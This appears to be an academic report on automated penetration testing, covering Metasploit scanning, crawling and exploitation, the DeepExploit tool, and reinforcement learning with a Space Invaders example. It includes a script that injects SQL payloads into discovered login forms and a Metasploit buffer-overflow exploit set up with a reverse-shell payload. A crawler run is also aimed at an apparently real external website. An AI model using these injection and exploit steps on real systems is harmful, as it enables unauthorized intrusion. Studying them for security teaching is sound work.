Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:30:21:FE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
msf6 >

```

2.2.2.2 Web crawling

Web crawling overview

Huang et al. said that in Symantec's latest "Internet Security Threat Report", more than 229,000 attacks against websites occur every day, and more than 76% of the websites contain unpatched vulnerabilities (Huang et al., 2017). However, Web applications usually deal with sensitive user data. As a result, attempts to attack these applications to gain illegal access have increased. Penetration testing is an important process to reduce the risks associated with web application attacks (de Lima et al., 2020). In addition, according to the OWASP survey, among the top ten web application security risks in 2021, SQL injection is the most important, and cross-site scripting (XSS) is the most important. This is consistent with the view of de Lima et al. and Petukhov & Kozlov suggested.

Because some developers will not pay attention to the standardization of SQL statement writing and filtering special characters in the process of program development. As a result, the client can submit some SQL statements through the global variables POST and GET for normal execution. Therefore, Web crawling is a tool for penetration testers to discover this vulnerability.

Web scraping (often referred to as web scraping or web scraping) is a technology used for legitimate purposes that allows the collection and extraction of information from a website, which can convert unstructured data (such as data in HTML format) into Structured data (Ortega et al., 2019). Then select some data, and then pass the selected content to another process. Web scraping tools are very good at collecting and processing large amounts of data. Therefore, instead of viewing one page at a time in the narrow window of the monitor, you can view a database that spans thousands or even millions of pages at a time (Mitchell, 2015).

When untrusted data is sent to the interpreter as part of a command or query, SQL injection vulnerability may occur. The hostile data of the attacker may induce the interpreter to execute unexpected commands or access the data without proper authorization.

Web crawling for Penetration testing

SQL injection vulnerability scanning is divided into two stages. The first is the crawler stage, which searches the website for all URLs with parameters. Secondly, in the detection phase, this phase uses the URL obtained by the searcher to try to change the parameters. The server's response determines whether there is an injection attack.

For example, "Username" is a variable that the user should fill in. Once hackers take advantage of the variable (for example, set it to Raymond' or '1'='1'), the SQL command will be enforced. If the "Username" variable is constructed as the following statement, it will lead to more serious results, which means deleting the "Users" table and displaying all users' information. Therefore, web scraping can help penetration testers scan for this vulnerability and try to exploit it.

```
# Identify the method used in the form get or post
startPos = msg.find('<form')
if startPos != -1:
    print 'This page has a form'

    startPos = msg.find('method="')
    if startPos != -1:
        endPos = msg.find('"', startPos+8)
        if endPos != -1:
            method = msg[startPos+8:endPos]
            print 'Method of the form is ->' + method

# Identify the action used in the form
startPos = msg.find('action="')
if startPos != -1:
    endPos = msg.find('"', startPos+8)
    if endPos != -1:
        action = msg[startPos+8:endPos]
        print 'Action of the form is ->' + action
        print 'Doing SQL Injection'

#Identify the input parameters in the form using regex
username = usernamelregex.findall(msg)+username2regex.findall(msg)
password = passwordlregex.findall(msg)+password2regex.findall(msg)
```

```

#SQL Injections go here
conn = httplib.HTTPConnection(address)
if method == 'get':
    conn.request("GET", subaddress+'/'+action+'?'+username+'=niks'+password+'=niks')
elif method == 'GET':
    conn.request("GET", subaddress+'/'+action+'?'+username+'=niks'+password+'=niks')
else:
    params = urllib.urlencode({'@'+username: 'masseyuni@gmail.com', '@'+password: '1\' or 1=\'1'})
    headers = {"Content-type": "application/x-www-form-urlencoded", "Accept": "text/plain"}
    conn.request("post", subaddress+'/'+action, params, headers)
res = conn.getresponse()
print res.status, res.reason
data = res.read()
f = open('crawler.html', 'r+')
f.write(data)

```

Spider can use <form> </form> to crawl the website and get the entire page of the website and save it as a list. Then, it analyzes the form in each page found in the list by loading this list and starting injection, and receives the response from the server.

Another web vulnerability is cross-site scripting (XSS). This happens whenever an application contains untrusted data in a new web page without proper validation or escaping, or uses a browser API that can create HTML or JavaScript to update an existing web page with user-supplied data vulnerabilities XSS. XSS allows the attacker to execute scripts in the victim's browser. These scripts can hijack the user's session, destroy the website, or redirect the user to a malicious website. Therefore, Web crawling can also help penetration testers to obtain codes such as HTML body, HTML attributes, CSS and JavaScript (such as <%%>) for analysis.

Web crawling in Metasploit

For example: use auxiliary/crawler/msfcrawler to scan the target.

```

msf6 > use auxiliary/crawler/msfcrawler
msf6 auxiliary(crawler/msfcrawler) > info

```

Name: Metasploit Web Crawler
 Module: auxiliary/crawler/msfcrawler
 License: Metasploit Framework License (BSD)
 Rank: Normal

Provided by:
 et <et@metasploit.com>

Check supported:
 No

Basic options:			
Name	Current Setting	Required	Description
PATH	/	yes	Starting crawling path
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file
RPORT	80	yes	Remote port
THREADS	1	yes	The number of concurrent threads (max one per host)

Description:
 This auxiliary module is a modular web crawler, to be used in conjunction with wmap (someday) or standalone.

```

msf6 auxiliary(crawler/msfcrawler) >

```

```

msf6 auxiliary(crawler/msfcrawler) > run
[*] Loading modules: /usr/share/metasploit-framework/data/msfcrawler
[*] Loaded crawler module Simple from /usr/share/metasploit-framework/data/msfcrawler/basic.rb ...
[*] Loaded crawler module Comments from /usr/share/metasploit-framework/data/msfcrawler/comments.rb ...
[*] Loaded crawler module Forms from /usr/share/metasploit-framework/data/msfcrawler/forms.rb ...
[*] Loaded crawler module Frames from /usr/share/metasploit-framework/data/msfcrawler/frames.rb ...
[*] Loaded crawler module Image from /usr/share/metasploit-framework/data/msfcrawler/image.rb ...
[*] Loaded crawler module Link from /usr/share/metasploit-framework/data/msfcrawler/link.rb ...
[*] Loaded crawler module Objects from /usr/share/metasploit-framework/data/msfcrawler/objects.rb ...
[*] Loaded crawler module Scripts from /usr/share/metasploit-framework/data/msfcrawler/scripts.rb ...
[*] OK
[*] URI LIMITS ENABLED: 10 (Maximum number of requests per uri)
[*] Target: www.sofiapalace.ma Port: 80 Path: / SSL:
[*] >> [200] /
[*] >> [200] /index
[*] >> [200] /americanpub

```

2.2.2.3 Exploit the target

When port scanning and web crawling find vulnerabilities, it can exploit of this target. For example: msf6 > use exploit/windows/http/sws_connection_bof (Simple Web Server Connection Header Buffer Overflow) A Remote users can send long strings of data in the connection header, causing stack overflow.

```

msf6 > use exploit/windows/http/sws_connection_bof
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/sws_connection_bof) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    SimpleWebServer 2.2-rc2 / Windows XP SP3 / Windows 7 SP1

msf6 exploit(windows/http/sws_connection_bof) > show options

Module options (exploit/windows/http/sws_connection_bof):

  Name      Current Setting  Required  Description
  ---      -
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      192.168.101.16  yes       The target host(s), range CIDR identifier, or hostname with port (e.g. host:port)
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  VHOST                        no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, process, etc.)
  LHOST     192.168.101.16  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    SimpleWebServer 2.2-rc2 / Windows XP SP3 / Windows 7 SP1

msf6 exploit(windows/http/sws_connection_bof) > exploit

```

III. DeepExploit

3.1 Introduction

Compared with Metasploit, DeepExploit is a set of fully automated penetration testing tools combined with Machine Learning, which can automatically perform Intelligence gathering, Threat modelling, Vulnerability analysis, Exploitation, Post-Exploitation, and Reporting. It has two exploitation modes, Intelligence mode and brute force mode. In the Intelligence mode, DeepExploit will identify the status of all open ports on the target server and determine the operating system and activated services. This information is sent to the Machine Learning to learn and determine the Metasploit exploit module to be used, and then the target computer. Sets it up to perform trial attacks and learn the correct attack process through Deep Reinforcement Learning. This makes Deep Reinforcement Learning to learn planned attack strategies very useful for ordinary people who do not understand penetration testing. In the brute force mode, DeepExploit uses all combinations of Metasploit's "Exploit Module", "Target" and "Payload" corresponding to the product name and port number indicated by the user to thoroughly execute the exploit.

The main functions of DeepExploit are as follows: First of all, self-learning. DeepExploit can learn how to develop on its own by using Reinforcement Learning without learning data. Second, effective execution of vulnerability exploitation. DeepExploit can use self-learning data to accurately perform exploits (at least 1 attempt). Third, deep penetration. When DeepExploit successfully exploits the target server, it will further execute the exploit on other internal servers. Fourth, the operation is very simple. The user's only operation is to enter a command. Fifth, the learning time is very fast, because DeepExploit uses distributed learning by multiple agents and uses an advanced Machine Learning model called A3C.

Therefore, using DeepExploit, it can greatly improve the efficiency of penetration testing. In addition, compared with manual, it can identify vulnerabilities in the target server faster. Therefore, organizations can prevent attackers from exploiting this vulnerability to attack servers, and protect the reputation of the organization by avoiding the negative impact of the vulnerability. Furthermore, since attack methods against servers are evolving every day, there is no guarantee that yesterday's security countermeasures are safe today. Vulnerabilities must be discovered quickly and countermeasures must be taken. As more and more people use DeepExploit. DeepExploit learned how to use machine learning to exploit methods. As a result, the accuracy of the test can be improved and the safety of the organization can be maintained.

3.2 System Component

DeepExploit consists of a machine learning model (A3C) and Metasploit. A3C was developed by Keras and Tensorflow, the latter is a well-known Python-based ML framework. A3C uses RPC API to learn how to exploit vulnerability on the target server through Deep Reinforcement Learning. The results of self-learning are stored in reusable learning data. Metasploit is the most famous penetration testing tool in the world. It is used to execute attacks on the target server according to A3C's instructions.

3.3 Using "Scrapy" in DeepExploit

'Scrapy' is a Python framework for large-scale web scraping that can provide developers with a complete software package without worrying about maintaining code (Jabeen,

2019). It is a complete software package that downloads web pages, processes them and convert the extracted data into a structured format and store it in a reusable format, such as CSV, JSON, excel, and databases. Whenever the URL is successfully crawled, the 'parse(self, response) ' function is called, also known as the callback function. It can select specific parts from the web page using selectors such as css or xpath. In our case, the 'response' returned due to crawling is passed in this function, and the data is extracted through the css selector using 'response.css()'.

Whenever you define a generator function, it can use the 'yield' keyword. Here, 'yield scrapy.Request()' is used in the callback and contains data extracted from the page in the type of 'dictionary'.

With the diversification of the Internet, there is no “one size fits all” method for extracting data from websites. In many cases, if you start writing code for every small task you perform, you will eventually create your own scraping framework. Scrapy is that framework.

Web scraping using Python

Frist, send the HTTP request to the URL of the web page. It responds to your request by returning the content of the web page. Then, parse the web page. When web pages are intertwined and nested together, the parser will create a tree structure of HTML. The tree structure will help the robot (Machine Learning, ML) follow the path we created and navigate to obtain information.

One of the useful package for web crawling is 'urllib3', which contains tools for processing URLs to request web pages. In our case, using 'urllib3.PoolManager' allows arbitrary requests while transparently tracking the necessary connection pool for us. And then, use 'util.parse_url' to give a url and return a parsed URL namedtuple. For example, util.parse_url('http://google.com/mail/') will return Url(scheme='http', host='google.com', port=None, path='/mail/', ...).

Spiders are classes that follow specific rules and are used to move around on a specific sites or domain and collect information to imitate the interaction between users and the website. The idea is that developers only need to write rules for managing data without using automated tools such as Scrapy to get the content of the website for you (Ortega et al., 2019). In DeepExploit, Spider.py import Utility class from util.py and import MsgRPC class from DeepExploit.py to check HTTP port is open or not.

```
import scrapy
from util import Utility
from DeepExploit import MsgRPC
from scrapy.http import Request

class SimpleSpider(scrapy.Spider):
    name = 'simple_spider'

    def __init__(self, category=None, *args, **kwargs):
        super(SimpleSpider, self).__init__(*args, **kwargs)
        self.start_urls = getattr(self, 'target_url', None)
        self.allowed_domains = [getattr(self, 'allow_domain', None)]
        self.concurrent = int(getattr(self, 'concurrent', None))
        self.depth_limit = int(getattr(self, 'depth_limit', None))
        self.delay_time = float(getattr(self, 'delay', None))
        self.store_path = getattr(self, 'store_path', None)
```

After that, in util.py, when HTTP port is open, send HTTP request and parse the URL. After that, call the the run_spider method will call Spider.py for web crawling. Finally, save the result in dictionary format to json file.

```
class Utility:
    def __init__(self):
        # Read config.ini.
        full_path = os.path.dirname(os.path.abspath(__file__))
        config = configparser.ConfigParser()
        try:
            config.read(os.path.join(full_path, 'config.ini'))
        except FileExistsError as err:
            self.print_message(FAIL, 'File exists error: {}'.format(err))
            sys.exit(1)

        # Utility setting value.
        self.http_timeout = float(config['Utility']['http_timeout'])
        self.max_target_url = int(config['Utility']['max_target_url'])
        self.max_target_byte = int(config['Utility']['max_target_byte'])
        if int(config['Utility']['scramble']) == 1:
            self.is_scramble = True

        # Report setting value.
        self.report_date_format = str(config['Report']['date_format'])

        # Spider setting value.
        self.output_base_path = config['Spider']['output_base_path']
        self.store_path = os.path.join(full_path, self.output_base_path)
```


```
# Running spider.
def run_spider(self, target_ip, target_web, client):
    # Execute crawling using Scrapy.
    all_targets_log = []
    for target_info in target_web:
        target_url = target_info[1] + target_ip + ':' + target_info[0] + '/'
        target_log = [target_url]
        response_log = target_ip + '_' + target_info[0] + '.log'
        now_time = self.get_current_date('%Y%m%d%H%M%S')
        result_file = os.path.join(self.output_base_path, now_time + self.output_filename)
        option = ' -a target_url=' + target_url + ' -a allow_domain=' + target_ip + \
            ' -a concurrent=' + self.spider_concurrent_reqs + ' -a depth_limit=' + self.spider_depth_limit + \
            ' -a delay=' + self.spider_delay_time + ' -a store_path=' + self.store_path + \
            ' -a response_log=' + response_log + ' -a msgrpc_host=' + client.host + \
            ' -a msgrpc_port=' + str(client.port) + ' -a msgrpc_token=' + client.token.decode('utf-8') + \
            ' -a msgrpc_console_id=' + client.console_id.decode('utf-8') + ' -o ' + result_file
        close_option = ' -s CLOSESPIDER_TIMEOUT=' + self.spider_time_out + \
            ' -s CLOSESPIDER_ITEMCOUNT=' + self.spider_item_count + \
            ' -s CLOSESPIDER_PAGECOUNT=' + self.spider_page_count + \
            ' -s CLOSESPIDER_ERRORCOUNT=' + self.spider_error_count + ' '
        command = 'scrapy runspider' + close_option + 'Spider.py' + option
        proc = Popen(command, shell=True)
        proc.wait()

    # Get crawling result.
    dict_json = {}
    if os.path.exists(result_file):
        with codecs.open(result_file, 'r', encoding='utf-8') as fin:
            target_text = self.delete_ctrl_char(fin.read())
            if target_text != '':
                dict_json = json.loads(target_text)
            else:
                self.print_message(WARNING, '[{}] is empty.'.format(result_file))
```

When the crawl results are obtained, it can check the data, which will help penetration testers find useful information to pinpoint certain vulnerabilities. It can also help penetration testers determine the environment in which the application is running and other related information.

3.4 DeepExploit in Reinforcement Learning

DeepExploit use A3C to learns how to exploitation by itself. A3C is composed of multiple neural networks. The model receives training server information (such as OS type, product name, product version, etc.) as the input of the neural network, and outputs the payload according to the input information. The point is that when the model outputs the best payload based on the input information, the exploitation is successful.



In Step 1, DeepExploit collects information on the target server, such as operating system, open port number, product name, and protocol using Nmap. Therefore, it performs a port scan of the training server. After port scanning, it will execute two Metasploit commands (host and service) via RPC API.

The result of hosts command

```
Hosts
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.220.145	00:0c:29:16:3a:ce		Linux		2.6.X	server		

The result of services command

```
Services
=====
```

host	port	proto	info
192.168.220.145	21	tcp	vsftpd 2.3.4
192.168.220.145	22	tcp	OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.220.145	23	tcp	Linux telnetd
192.168.220.145	25	tcp	Postfix smtpd
192.168.220.145	53	tcp	ISC BIND 9.4.2
...snip...			
192.168.220.145	5900	tcp	VNC protocol 3.3
192.168.220.145	6000	tcp	access denied
192.168.220.145	6667	tcp	UnrealIRCd
192.168.220.145	8009	tcp	Apache Jserv Protocol v1.3
192.168.220.145	8180	tcp	Apache Tomcat/Coyote JSP engine 1.1

RHOSTS => 192.168.220.145

The Nmap result

dx	OS	Port#	Protocol	product	version
1	Linux	21	tcp	vsftpd	2.3.4
2	Linux	22	tcp	ssh	4.7p1
3	Linux	23	tcp	telnet	-
4	Linux	25	tcp	postfix	-
5	Linux	53	tcp	bind	9.4.2
6	Linux	5900	tcp	vnc	3.3
7	Linux	6667	tcp	irc	-
8	Linux	8180	tcp	tomcat	-

As a result of Nmap, if the web port is opened (e.g. 80, 8180), DeepExploit will be executed in the following checks. First, perform content exploration through DeepExploit, which can use the default content of the found product to identify Web products. Then, DeepExploit uses Scrapy to collect a large number of HTTP responses from web applications on the web port. Moreover, through DeepExploit using signatures (string matching patterns) and machine learning to analyse the collected HTTP responses, it can identify Web products.

Step 2, training. The neural network takes the information of the training server collected in step 1 as input and outputs some payload. And A3C uses the output payload to utilize it to the training server through Metasploit. According to the results of the exploit (success / failure), A3C updates the weight of the neural network (parameters related to the accuracy of the attack). By performing the above-mentioned processing (learning) in combination with various inputs, the optimal payload for the input information is gradually output. In order to shorten the learning time, we perform this processing in multiple threads.

Therefore, by using various training servers for learning, DeepExploit can perform accurate utilization according to various situations. Therefore, DeepExploit uses training servers (such as metasploitable3, metasploitable2 etc.) for learning.

Step 3, testing. DeepExploit uses the learning results in step 2 to execute vulnerability exploitation on the test server. It can accurately execute the exploit (at least 1 attempt).

Step 4, post exploit. When DeepExploit successfully passes the vulnerability exploit of the test server, it will use the test server as a beginning point to execute the exploit on the internal server.



Finally, DeepExploit will generate a report in html format, which summarizes the vulnerabilities.

IV. PENETRATION TESTING USING REINFORCEMENT LEARNING

4.1 Introduction

Machine learning is the process of teaching machines to think like humans, and to perform specific tasks without explicit programming (Silaparasetty, 2020). It can continuously improve the performance of a machine or program over time.

Machine learning (ML) can improve the performance of a machine or program over time, and the use of Reinforcement learning (RL) is a simplified way to achieve the process of improving machine performance over time especially the probability and reward of the outcome are unspecified or unknown. Reinforcement learning is a method by which intelligent programs called agents can work in known or unknown environments to continuously adapt and learn based on scores. The feedback may be positive (also called reward) or negative (also called punishment). Consider the interaction between the agent and the environment, and then we determine the action to be taken (Nandy & Biswas, 2018) to obtain the optimal cumulative reward for certain parts.



For example, RL is similar to training children learn an alphabet. If your children recognise the alphabet, you will provide a reward, otherwise, you will not treat it as a punishment. Although RL is a more complex and challenging method, it basically involves learning through interaction and feedback. Instead of providing millions of examples for our machine learning model, let our model come up with its own examples by exploring an environment. When the machine provides the required output, it will send a positive signal to the machine to inform the machine that it is correct and help it learn better. Similarly, if the output is incorrect, it will send a negative signal to the machine (Silaparasetty, 2020). Essentially, one or more agents can perceive and interpret their environment, and can take actions and interact with them.

In a sense, the scope of RL is wider, because the scale of the environment may be large and, there may be many factors related to it. The basic model of reinforcement learning is Markov Decision Process (MDP). It can determine the best balance between exploration and exploitation.

4.2 Background

The concept of penetration testing automation has existed for many years. One method is to use Markov Decision Process (MDP) to simulate the environment to model and plan system attacks.

4.2.1 Markov Decision Process (MDP)

Manual penetration testing can only be performed when the test case is executed once or twice without frequent repetition. In order to determine whether the result is correct, the penetration tester must review it again and again. This is where ML comes in, and it can use automation to help make penetration testing more consistent and easier to implement at scale. ML enables computers to use data to learn and perform tasks efficiently and gradually. This allows them to construct patterns with less programming, use algorithms and accurately predict future states and outputs. ML-based penetration testing system, which uses RL (MDP) to learn and replicate average and complex penetration testing.

Markov Decision Process (MDP) is a probability model for sequential decision problems under uncertainty, in which the state can be accurately sensed, and the current state and selected operations will determine the probability distribution of the future state. Essentially, the result of applying an action to a state depends only on the current action and state (and not on previous actions or states) (Nandy & Biswas, 2018).

MDP can be formally described by four components (S, A, P, R). State (S) which is the state of the agent in the environment. Action (A), a set of actions that the agent can perform. Policy (P), the decision-making function of the agent (control strategy), which represents the mapping from situation to operation. Reward (R), for each operation selected by the agent, the environment will provide a reward. Usually a scalar value (Nandy & Biswas, 2018).

MDP is especially suitable for situations where the results are partially affected by process participants but the process also shows a certain degree of randomness (Taweh, 2019). When the MDP is applied to penetration testing, the state space will become a possible configuration of the target machine or network, the operation may be a vulnerability exploit or an available scan, and the return will depend on the operating cost and value of the compromise system obtained during the successful period (Schwartz, 2018).

However, MDP requires strong assumptions that are completely observable. Usually, it can see a small part of the entire state, without even observing it reliably (Schwartz, 2018). Since MDP models an environment whose state requires a fully observable state (the agent can accurately know its state at any time); in any other state, whether the environmental dynamics (how to determine the state of the environment in the next step) conforms to the Markov property (The possibility of environmental transformation depends only on the current state of the environment and the location of the environment. The behavior of the agent; when only one factor affects the environment (the only decision maker); the reward signal depends only on the current state, the action taken by the agent, and the next state of the environment.

It turns out that the real world violates all these assumptions. We do not see the state of the entire universe at every time step (on the contrary, we can get a very narrow perspective from our perception), and there are billions of other decision makers who are also influencing their environment. Fortunately, despite these violations, for many decision

problems, we can usually cut the entire field and model it as an MDP. Therefore, it is usually a useful model for solving many decision-making problems that interest us. But we cannot always do that. Therefore, when a decision problem violates one of these assumptions, a partially observable Markov decision process (POMDP) is a feasible way out.

4.2.2 Partially Observable Markov Decision Process (POMDP)

Partially Observable Markov Decision Process (POMDP) extends the definition of MDP, especially when the exact state of the system is uncertain, to hide the true and complete state of the environment from the agent, and the agent can at most infer from noisy observations. Out of this. Received at every time step.

Since the agent does not directly observe the state of the environment, the agent must make decisions when the real environment state is uncertain. The action taken will update the belief state. Formally, a POMDP is a seven tuple: $(S, A, T, R, \Omega, O, \gamma)$, where S is a set of states, A is a set of actions, T is a set of conditional transition probabilities between states, R is $S \times A \rightarrow \text{reward function}$, Ω is a set of observations, O is a set of conditional observation probabilities, and $\gamma \in [0, 1]$ is the discount factor.

For the actual sequential decision process model, the POMDP framework is sufficient. However, under the interaction between the environment and the received observations, the agent can update its belief in the true state by updating the probability distribution of the current state. Due to this attribute, the best behaviours may usually include behaviours that are purely due to (information gathering) behaviours because they can improve the agent's estimation of the current state so that better decisions can be made in the future (*"Partially," 2020*).

It is useful to compare the above definition with the definition of Markov decision process. MDP does not include an observation set, because the agent can always know the current state of the environment with certainty. Or, by setting the observation set equal to the state set, and defining the observation condition probability to deterministically select the observation corresponding to the real state, the MDP can be reconstructed into the POMDP (*"Partially," 2020*).

MDP is a simplified version of POMDP. The main difference is that there is no uncertainty about the current state of the environment (which can be fully observed). The advantage of MDP is that compared with POMDP, they are easier to handle in computation, and there are many effective algorithms to solve them. The increase in efficiency will make them more useful in practice. However, this efficiency does come at the cost of the ability to model uncertainty. The main form of uncertainty in MDP is the uncertainty related to the non-deterministic behaviour determined by the transition function or the world model (Schwartz, 2018).

4.2.3 Reinforcement Learning

Reinforcement learning is a way of simulating human learning. RL tries to act according to the current environmental conditions through the agent and gets rewards. After several experiments, the agent begins to predict the next state it will enter given the current state and the preferred operation. With all this information, in a given state, the agent knows what actions should be taken to maximize our immediate and future benefits, because we

know the final result. The agent uses this information over and over again to create a lookup table, which is then used for post-training decision-making.

Therefore, a Markov process can be understood as a collection of states S . The state S has the possibility of coming from some state P , and each state A is possible. Each such action will result in a certain return R . If the probability and reward are unknown, then the problem lies in RL. Here, we will use Q-learning to solve a simple such problem, or better solve the most basic realization of the problem, that is, the Q-table.

Q-Learning

Q-learning is a model-free reinforcement learning algorithm, which means that AI agents do not seek to understand basic mathematical models or probability distributions. Instead, AI agents try to construct the best strategy directly by interacting with the environment. And then based on trial and error approach, the AI agents repeatedly try to use various methods to solve problems, and constantly update their strategies as they learn more about the environment, and can handle random transitions and rewards without adaptation.

Q-learning is a simple but powerful technique in machine learning, which involves learning a matrix of action reward values. This matrix is usually called the Q-table or Q-matrix. The matrix has a certain shape (the number of possible states, the number of possible actions), where each value on the matrix $[n, m]$ represents the reward that the agent expects (assuming they are in state n and take action m). The Q-learning algorithm defines the way we update the values in the matrix and decide what action to take in each state. The idea is that after successfully training/learning this Q-table/matrix, we can determine what action the agent should take in any state by looking at the state row in the matrix and using the maximum value column as an operation.

The AI agent learns by exploring the environment and observing the result/reward of each action it takes in one of two ways in each state. The first is to use the Q-table as a reference and view all possible actions in a given state. Then, the AI agents select actions based on the maximum value of those actions. This is called "utilization" because we use the information we have to make decisions.

The second method of taking action is random action. This is called exploration. Instead of choosing actions based on the largest future reward, we choose actions randomly. Random action is important because it allows agents to explore and discover new states that may not be selected during the development process.

Every time a new operation is performed, our agent will record the new state it entered (if any) and the rewards obtained from taking the operation. These values will be used to update the Q-table. Only when a certain time limit is reached or the goal is reached or the end of the environment is reached, the agent will stop taking new actions.

The formula for updating the Q-Table after each action is as follows:

$$Q[\text{state}, \text{action}] = Q[\text{state}, \text{action}] + \text{lr} * (\text{reward} + \gamma * \max_{a'}(Q[\text{new_state}, a']) - Q[\text{state}, \text{action}])$$

Learning Rate (lr) is often called alpha or α , and can be simply defined as the ratio of the new value you accept to the old value. In the above, we calculated the difference between

the old and the new, and then multiplied the value by the learning rate. Then add this value to our previous Q-value, which actually moves it in the direction of our latest update.

Discount Factor (γ) or gamma (γ) is used to balance immediate and future rewards. From the updated rules above, you can see that we apply discounts to future rewards. Generally, this value can range from 0.8 to 0.99.

Reward is the value obtained after completing an operation in a given state. Rewards can occur at any given time step or only at the final time step.

Max (`np.max()`) uses the numpy library and gets the maximum value of future rewards and applies it to the current state of the reward. This is to influence current actions through possible future rewards. This is the advantage of q learning. It will assign future rewards to the current operation to help the agent choose the operation with the highest return in any given state.

You can use epsilon (ϵ) to balance exploration/exploitation and set the value of the frequency to be explored and exploit.

For example:


```
import numpy as np
# Initialize q-table values to 0
Q = np.zeros((state_size, action_size))

import random
# Set the percent you want to explore
epsilon = 0.2

if random.uniform(0, 1) < epsilon:
    """
    Explore: select a random action
    """
else:
    """
    Exploit: select the action with max value (future reward)
    """
```

Gradient descent is a deep learning algorithm used for optimization. It determines the values of the function parameters to ensure that the value of the cost function is minimized. It minimizes the function by iteratively moving along the steepest descent path with the gradient descent being negative. Calculate the gradient of the error function with respect to the weight of the neural network. Then, compare the output with the label to calculate the error (Silaparasetty, 2020).

4.3 From Atari Game to Penetration testing



Reinforcement learning involves control systems that change over time, including applications such as self-driving cars, robotics, and gaming robots. In the entire example ("Space Invaders"), the AI agent to be built is an Atari video game player using RL, which operates according to a decision-making function (called a policy). AI agents cannot access internal information about the game. Instead, it can only access the rendered display of the game and the rewards for that display, which means it can only see what a human player would see.

```
import gym
import random
random.seed(0)

env = gym.make('SpaceInvaders-v0')
env.seed(0)

env.reset()
episode_reward = 0
while True:
    action = env.action_space.sample()
    _, reward, done, _ = env.step(action)
    episode_reward += reward
    if done:
        print('Reward: %s' % episode_reward)
        break
```

Reward: 225.0

From the top of the source code, this is the first agent, although it is very unintelligent, because it does not consider the surrounding environment when making decisions. Therefore, the rewards output are different. This is because there is a random problem. The ten times reward as follow:

1	2	3	4	5	6	7	8	9	10
225	110	110	310	90	240	60	125	105	285

In our example, the player's goal is to maximize his score, and the player's score is called a reward. For example, a bullet may destroy an alien, but the score increases by 10 points. Then, reward=10. In order to get the optimal return, players must be able to improve their decision-making capabilities. This means that decision-making is the process of watching a game or observing the state of the game and choosing an action. This decision function is called a policy, which means that the policy accepts a state as input and decides an action.

Building the Q-Table

```
import gym
import numpy as np
import random

from tensorflow.keras.models import Sequential
from tensorflow.keras.layers import Dense, Flatten, Convolution2D
from tensorflow.keras.optimizers import Adam

from rl.agents import DQNAgent
